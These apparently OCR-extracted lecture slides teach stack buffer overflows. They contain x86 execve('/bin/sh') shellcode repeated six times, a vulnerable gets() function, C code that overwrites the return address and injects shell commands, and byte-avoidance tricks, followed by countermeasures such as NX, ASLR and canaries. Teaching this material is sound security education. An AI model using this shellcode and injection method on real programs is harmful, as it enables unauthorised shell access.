
Now the shell code

```
   call   next
   .asciz "/bin/sh"
next:
   popl   %ebx
   movl   $11, %eax
   pushl $0
   movl   %esp, %edx
   pushl %ebx
   movl   %esp, %ecx
   int    $0x80
```




Now the shell code

```
   call   next
   .asciz "/bin/sh"
next:
   popl   %ebx
   movl   $11, %eax
   pushl  $0
   movl   %esp, %edx
   pushl  %ebx
   movl   %esp, %ecx
   int    $0x80
```




Now the shell code

```
   call   next
   .asciz "/bin/sh"
next:
   popl   %ebx
   movl   $11, %eax
   pushl  $0
   movl   %esp, %edx
   pushl  %ebx
   movl   %esp, %ecx
   int    $0x80
```




Now the shell code

```
   call  next
   .asciz "/bin/sh"
next:
   popl  %ebx
   movl  $11, %eax
   pushl $0
   movl  %esp, %edx
   pushl %ebx
   movl  %esp, %ecx
   int   $0x80
```




Now the shell code

```
   call   next
   .asciz "/bin/sh"
next:
   popl   %ebx
   movl   $11, %eax
   pushl  $0
   movl   %esp, %edx
   pushl  %ebx
   movl   %esp, %ecx
   int    $0x80
```



Now the shell code

```
   call   next
   .asciz "/bin/sh"
next:
   popl   %ebx
   movl   $11, %eax
   pushl  $0
   movl   %esp, %edx
   pushl  %ebx
   movl   %esp, %ecx
   int    $0x80
```



i.e.

```
execve("/bin/sh",
   { "/bin/sh", NULL }, { NULL });
```

How to inject it?

```
int litentier(void) {
  int i;
  char buf[64];

  printf("> ");
  fflush(stdout);

  gets(buf);
  i=atoi(buf);

  return i;
}
```

```
char shcode[n] = "...";

void *addr = 0xfac;
for (i=0; i<16; i++)
  memcpy(shcode+64+4*i,
         &addr, 4);

for (i=0; i<n; i++)
  putchar(shcode[i]);
for (i=0; i<8192; i++)
  putchar('\n');
printf("touch /tmp/a\n");
printf("echo pwnd...\n");
fflush(stdout);
```

How to inject it?

- **`shcode`** + first **`\n`** are eated by victim
- victim runs the shell code
- victim execve("/bin/sh")
- last **`\n`** are eated by shell
- shell executes **`touch`**, **`echo`**, anything you want.

```
char shcode[n] = "...";

void *addr = 0xfac;
for (i=0; i<16; i++)
  memcpy(shcode+64+4*i,
         &addr, 4);

for (i=0; i<n; i++)
  putchar(shcode[i]);
for (i=0; i<8192; i++)
  putchar('\n');
printf("touch /tmp/a\n");
printf("echo pwnd...\n");
fflush(stdout);
```

Ok, it’s not always that simple actually :)

Size matters

64 bytes is not much
→ tips & tricks

- Use **`xorl %eax,%eax`** instead of **`movl $0, %eax`**
- Use **`leal 4(%ebx),%ebx`** instead of **`addl $4,%ebx`**

  ...

Code needs to be address-independent

We don't know in advance where **`buf`** is
→ relative instructions

- **`call next`** uses relative addressing
  `e8 08 00 00 00     call next`
- To embed data, some tricks

```
        e8 08 00 00 00             call next
        2f 62 69 6e 2f 73 68 00    "/bin/sh"
next:
        58                         pop %eax
```

- Use the stack for local variables

Code may have to exclude \n

`gets()` reads input until '\n' (0x0d)
→ So shell code mustn't contain '\n'!

- If needed, negate constants

```
a1 00 00 f3 50      movl $0x50f30000, %eax
f7 d8               neg  %eax
                    -> 0xaf0d0000
```

Code may have to exclude \0

When target is bogus strcpy, stops at '\0'
→ Shell code mustn't contain '\0'!

- If needed, invert constants

```
a1 ff ff f2 50      movl $0x50f2ffff, %eax
f7 d0               not  %eax
                    -> 0xaf0d0000
```

- Or zero register before loading constant

```
31 c0               xorl %eax, %eax
b0 01               movb $1, %al
```

- Or shift the value

```
b0 04               movb $4, %al
66 c1 e0 08         shl  $8, %ax
```

Code may have to exclude \0

When target is bogus strcpy, stops at ‘\0’
→ Shell code mustn’t contain ‘\0’!

- Use jmp/call/pop instead of call/pop
  - Fortunately jmp has a 8bit relative variant!
  - Call relative address is now negative, thus no ‘\0’

```
eb 40                           jmp getdata
                       back:    pop %eax
                             .....

e8 da ff ff ff      getdata:    call back
                                .string "hello"
```

Countermeasures

Countermeasures

Some functions are inherently dangerous

- gets, strcpy, sprintf, ...

- Remove them from libc?
- Forbid their use?

- Compiler warnings
- Static analysis tool warnings

But programmers will create others, can’t fix all such bugs

Countermeasures

Stack is (was) executable

32bit x86: R <=> X

- Cannot make the stack readable without making it executable

64bit x86: NX bit in pagetable

- Stack non executable
  - objdump -x test

```
[...]
STACK off    0x00000000 vaddr 0x00000000 paddr 0x00000000 align 2**4
      filesz 0x00000000 memsz 0x00000000 flags rw-
```

- But may be impossible: taking address of nested function
  - objdump -x test2

```
[...]
STACK off    0x00000000 vaddr 0x00000000 paddr 0x00000000 align 2**4
      filesz 0x00000000 memsz 0x00000000 flags rwx
```

Countermeasures

Stack position is (was) constant

ASLR: Address Space Layout Randomization

- See TD1, addresses were never the same
- Not only position of stack, but also heap, libraries...
- And now with PIE, the main binary as well
- That's why the address thing in our exploit

For testing without ASLR:

```
setarch $(uname -m) -R bash
```

But flaws may reveal them

Countermeasures

Stack smashing protection

Compile with **`-fstack-protector`**

- Puts extra data on the stack ("canary")
- At the end of function, check it is still valid

But shell code can take care of fixing it

But canary can be random

But shell code can lookup the random value

...
The game never ends :)